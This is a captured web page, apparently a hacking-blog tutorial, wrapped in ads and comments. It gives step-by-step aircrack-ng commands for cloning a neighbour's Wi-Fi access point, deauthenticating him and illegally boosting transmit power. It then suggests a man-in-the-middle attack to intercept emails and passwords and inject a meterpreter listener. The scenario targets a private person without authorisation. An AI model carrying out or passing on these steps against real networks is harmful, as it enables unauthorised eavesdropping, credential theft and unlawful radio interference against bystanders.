

Check Out Our Lowest
Prices Today!

CALIBEX

*Price / availability subject to change
© 2013 Calibex, Inc.



Miken 2013
VelocotE Ultra II
\$189.00*
Shop Now



Miken Denny
Crine DC-41
\$159.95*
Shop Now



Anderson Bat Ro
2.0 Slowpitch Softball
\$239.00*
Shop Now

Null Byte

The aspiring grey hat hacker / security awareness playground

Follow

World Home

How-To

Inspiration

Forum

Creators

How-Tos Topics » Wi-Fi Hacking



Can



4 Ways to Crack a
Facebook Password
and How to Protect
Yourself from Them




How Zero-Day
Exploits Are Bought
& Sold



How to Make
Delicious Thai Sticky
Rice Without a
Steamer or Rice
Cooker



How to DoS Using
SlowHTTPTest



How to Get
Unlimited
Using a "R
Credit Car

How to Hack Wi-Fi: Creating an Evil Twin Wireless Access Point to Eavesdrop on Data

Popular Now



How to Get
Unlimited Free
Trials Using a
"Real" Fake Credit
Card Number



How to Hack Wi-Fi:
Cracking WPA2-
PSK Passwords
Using Aircrack-Ng

Posted By



occupytheweb

8959

1 year ago

Follow

Instant Messenger Software

Chat & IM Software Built For Teams. Powerful, Safe & Secure. Try Now!



Welcome back, my greenhorn hackers!

Now that we're familiar with the [technologies](#), [terminology](#), and the [aircrack-ng suite](#), we can finally start hacking Wi-Fi.



[Worlds](#) [Login | Signup](#)


57

KUDOS



Our first task will be to creating an **evil twin access point**. Many new hackers are anxious to [crack Wi-Fi passwords](#) to gain some free bandwidth (don't worry, we'll get to that), but there are so many other Wi-Fi hacks that are far more powerful and put so much more at risk than a bit of bandwidth.

What's an Evil Twin AP?

The evil twin AP is an access point that looks and acts just like a legitimate AP and entices the end-user to connect to *our* access point. Our [aircrack-ng suite](#) has a tool, [airbase-ng](#), that can be used to convert [our wireless adapter](#) into an access point. This is a powerful client-side hack that will enable us to see all of the traffic from the client and conduct a man-in-the middle attack.

What We'll Be Doing

In this scenario, we are a private investigator. We've been asked by a client to investigate the possibility that their neighbor is downloading and selling child pornography. They've asked us to investigate and determine whether he actually is, and if so, to collect evidence.



Step 1: Start Airmon-ng

BAMBOO™
STYLUS *fineline*

Do more on your iPad.®

[Click to discover more](#)

Related




[How to Hack Wi-Fi: Getting Started with the Aircrack-Ng Suite of Wi-Fi Hacking Tools](#)




[Hack Like a Pro: How to Get Even with Your Annoying Neighbor by Bumping Them Off Their WiFi Network – Undetected](#)



[How to Hack Wi-Fi: Getting Started with Terms and Technologies](#)



[How to Hack WiFi Passwords for Free Wireless Internet on Your PS3](#)



[How to Hack Wi-Fi: Creating an Invisible Rogue Access Point to Siphon Off Data Undetected](#)



[How to Fix the Wi-Fi Roaming Bug on Your Samsung Galaxy S3](#)

First, we need to check whether our wireless card is operational.

- `bt > iwconfig`

```

root@bt:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:off/any
         Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
         Retry  long limit:7   RTS thr:off   Fragment thr:off
         Encryption key:off
         Power Management:off

eth0      no wireless extensions.

root@bt:~#
  
```

As we can see, our wireless card is operational and has been assigned wlan0. Our next step is to put our wireless card into monitor or promiscuous mode. We can do this simply by:

- `bt > airmon-ng start wlan0`

```

root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1711     dhclient3
6618     dhclient3

Process with PID 6579 (ifup) is running on interface wlan0
Process with PID 6618 (dhclient3) is running on interface wlan0

Interface  Chipset      Driver
wlan0      Realtek RTL8187L rtl8187 [phy2]
          (monitor mode enabled on mon0)

root@bt:~#
  
```

Airmon-ng has put our wireless into monitor mode and renamed it to mon0. Now our wireless card is capable of seeing all the wireless traffic.

Step 2: Start Airdump-Ng

Our next step is to begin capturing traffic on our wireless card. We do this by typing:

- `bt > airodump-ng mon0`



How to Hack Wi-Fi:
Performing a Denial of
Service (DoS) Attack on a
Wireless Access Point



Save Battery Power by
Pairing Wi-Fi Connections
with Cell Tower Signals on
Your Galaxy Note 3



How to Hack Wi-Fi:
Cracking WEP Passwords
with Aircrack-Ng



How to PIN-Protect Mobile
Data & Wi-Fi to Prevent
Procrastination & Unwanted
Charges



How to Share Your Windows
8 PC's Internet with a Phone
or Tablet by Turning It into a
Wi-Fi Hotspot

From Around the Web



10 Best U.S. Presidents and
10 Worst U.S. Presidents



Mom Shocks Doctors With
\$4 "Skinny Pill"



Easiest Way to Remove
Wrinkles

Safari Power Saver
Click to Start Flash Plug-in

GET THE BUNDLE

THAT LETS SMALL BUSINESSES

COX Business

Newest



Two Questions



How to DoS Using

We can see all the wireless access points in our range along with all their vital statistics. The neighbor that we suspect of downloading and selling child porn is on an AP with the SSID "Elroy."

If we do everything right, we can clone his AP and get him to connect to our evil twin. When he does that, we'll be able to see all of his traffic, as well as potentially inserting our own packets/messages/code into his computer.

Step 3: Wait for the Suspect to Connect

Now we just wait for the suspect to connect to his wireless access point. When he does, it will appear in the lower part of the airodump-ng screen.

Step 4: Create a New AP with Same SSID & MAC Address

Once he has connected to his AP, we can use airbase-ng to create a fake, or evil twin, of his AP. We can do this by opening a new terminal and typing:

- `bt > airbase-ng -a 00:09:5B:6F:64:1E --essid "Elroy" -c 11 mon0`

Where `00:09:5B:6F:64:1E` is the BSSID, `Elroy` is the SSID, and `-c 11` is the channel of the suspect's AP.

Step 5: Deauthentication or Bumping Him Off

Our next step is to **bump the "neighbor" off** his access point. The 802.11 standard has a special frame called deauthentication that, as you might

SlowHTTPTest

Community



DORIN LOST commented on

Can

Exmpl.: from my house to another part of the world. with what? public ip?



OCCUPYTHEWEB commented on

Can

Just about. You can do a Man in the Middle, etc.



DORIN LOST commented on

Can

Hack the router and then remotely do anything?



OCCUPYTHEWEB commented on

Can

It sounds like a pineapple.

You could easily install kali on an android phone then ssh back to it and use it the same way and actually use it for even more malicious purposes.



RUBY SMITH commented on

How to Prevent Red Ring of Death on Xbox 360.

pointless post seen as microsoft redesigned the heatsinks on the cpu and gpu to shift the heat more efficiently about seven years ago now and id think very few of the original models will still be...



DORIN LOST commented on

Can

Yes, i read that tutorials too, and practiced them, but the both ways are effective, and i was asking if i can or any one can do one of these and tell me.

expect, deauthenticates everyone on the access point. When his computer tries to re-authenticate, he will automatically reconnect to the strongest AP with the ESSID of "Elroy."

We can do this by using aireplay-ng with the deauth packet:

- `bt > aireplay-ng --deauth 0 -a 00:09:5B:6F:1E`

Note that we once again used his BSSID in the aireplay-ng command. If our signal is stronger than his own AP, he will automatically reconnect to our evil twin!

Step 6: Turn Up the Power!

The crucial link in the evil twin hack is to make certain that our fake AP is closer or stronger than the original or authentic AP. This could be a critical weakness when physical access is unavailable. In airports and other public places, this is no problem, but in our scenario here, we don't have physical access and it's very likely that his AP is closer and stronger than ours. Don't let this deter us!

First, we can turn up the power on our access point in attempt to be stronger than his. Even next door, this may work as most access points automatically down-regulate their power to the minimum necessary to maintain a connection to its clients. We can boost our AP to maximum power by typing;

- `iwconfig wlan0 txpower 27`

This command will boost our power output to the maximum legally allowable in the United States, 27 dBm or 500 milliwatts.

In some cases, even boosting power to 500 mWs may prove to be inadequate. If we try to turn up the power to the maximum on our Alfa wireless cards—1,000 mWs or 30 dBm—we get the error message below (some of the newer cards can actually transmit at 2,000 mWs or four times what is legally allowable in the U.S.).

- `iwconfig wlan0 txpower 30`



```
root@bt:~# iwconfig wlan0 txpower 30
Error for wireless request "Set Tx Power" (8826) :
  SET failed on device wlan0 : Invalid argument.
root@bt:~#
```

The screenshot shows a terminal window with a dark background and a stylized dragon logo. The terminal output shows the command `iwconfig wlan0 txpower 30` being executed, followed by an error message: "Error for wireless request 'Set Tx Power' (8826) : SET failed on device wlan0 : Invalid argument." The prompt `root@bt:~#` is visible at the end of the line.

Note: This next step is illegal in the U.S., so be careful using it unless you have specific permission or are a member of law enforcement.

Every nation has its own set of Wi-Fi regulations. Some allow more power and more channels than the U.S. For instance, Bolivia allows the use of channel 12 and a full 1,000 mWs of power. We can get our Alfa card to use Bolivian regulations by simply typing:

- `iw reg set BO`

Now that we are in Bolivian regulatory domain, we can boost our power to its maximum by typing:


- `iwconfig wlan0 txpower 30`



```
root@bt:~# iwconfig wlan0 txpower 30
Error for wireless request "Set Tx Power" (8B26) :
  SET failed on device wlan0 ; Invalid argument.
root@bt:~# iw reg set BO
root@bt:~# iwconfig wlan0 txpower 30
root@bt:~#
```

Check output power by typing:

- `iwconfig`



```
eth0: no wireless extensions.
BackTrack
root@bt:~# iwconfig wlan0 txpower 30
Error for wireless request "Set Tx Power" (8B26) :
  SET failed on device wlan0 ; Invalid argument.
root@bt:~# iw reg set BO
root@bt:~# iwconfig wlan0 txpower 30
root@bt:~# iwconfig
lo        no wireless extensions.
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=30 dBm
          Retry long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
eth0: no wireless extensions.
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
root@bt:~#
```

And we can now see at the end of the second line that our power is now up to 30 dBm or 1000 milliwatts, enough to overwhelm all the other local access points even from several houses away!

The Evil Twin Is Now Working

Now that we have our neighbor connected to our AP, we can take the next steps toward detecting his activity.

We can use software like [Ettercap](#) to conduct a man-in-the middle attack. This way, we can intercept, analyze, and even inject traffic to this user. In

other words, because he has connected to our AP, we have almost total access to his data both coming and going. If he really is downloading or selling child porn, we can intercept it.




We also should be able to intercept email and passwords to other applications and networks. We could even inject a [meterpreter](#) or [other listener](#) into his system for further access and control.

Stay Tuned...

Make sure to check back on our [Wi-Fi Hacking](#) series, because even more wireless hacks are coming! If you have any questions, please comment below or start a discussion in the [Null Byte forum](#) and we'll try to help you out.

Router, magnifying glass, and wireless access point photos via Shutterstock

See Also

-  [How to Hack Wi-Fi: Getting Started with the Aircrack-Ng Suite of Wi-Fi Hacking Tools](#)
 -  [Hack Like a Pro: How to Get Even with Your Annoying Neighbor by Bumping Them Off Their WiFi Network —Undetected](#)
 -  [How to Hack Wi-Fi: Getting Started with Terms and Technologies](#)
- Show More...

1359

Remember to Give Kudos, Tweet, Like, & Share

- Related Ads
- [Finding The Wireless Network](#)[WRT54GS Wireless Router](#)[Broadband Wireless Access](#)[Wireless Card](#)

Join the Discussion

SubscribeOFF



BRIAN NOGARA

1

Hi, very nice how to...

I have two question, first maybe is a little bit obvious but I want to be sure, i have to connect BT to the internet to see what is he doing, that's right?

My second question is, with this method I'm able to capture and know the password of his Wi-Fi? or just see what is he doing in the internet.

Thank you so much for show us how this work, I have a vague idea of this.

Brian.

1 year ago - edited 1 year ago

Reply



OCCUPYT HWEB

1

Hi Brian:

The first question is an excellent one. You hacking system must be connected to the internet.

As for your second question, you will able to see all his unencrypted traffic, but you will not get his Wi-Fi password. We'll get to that soon.

OTW

1 year ago

Reply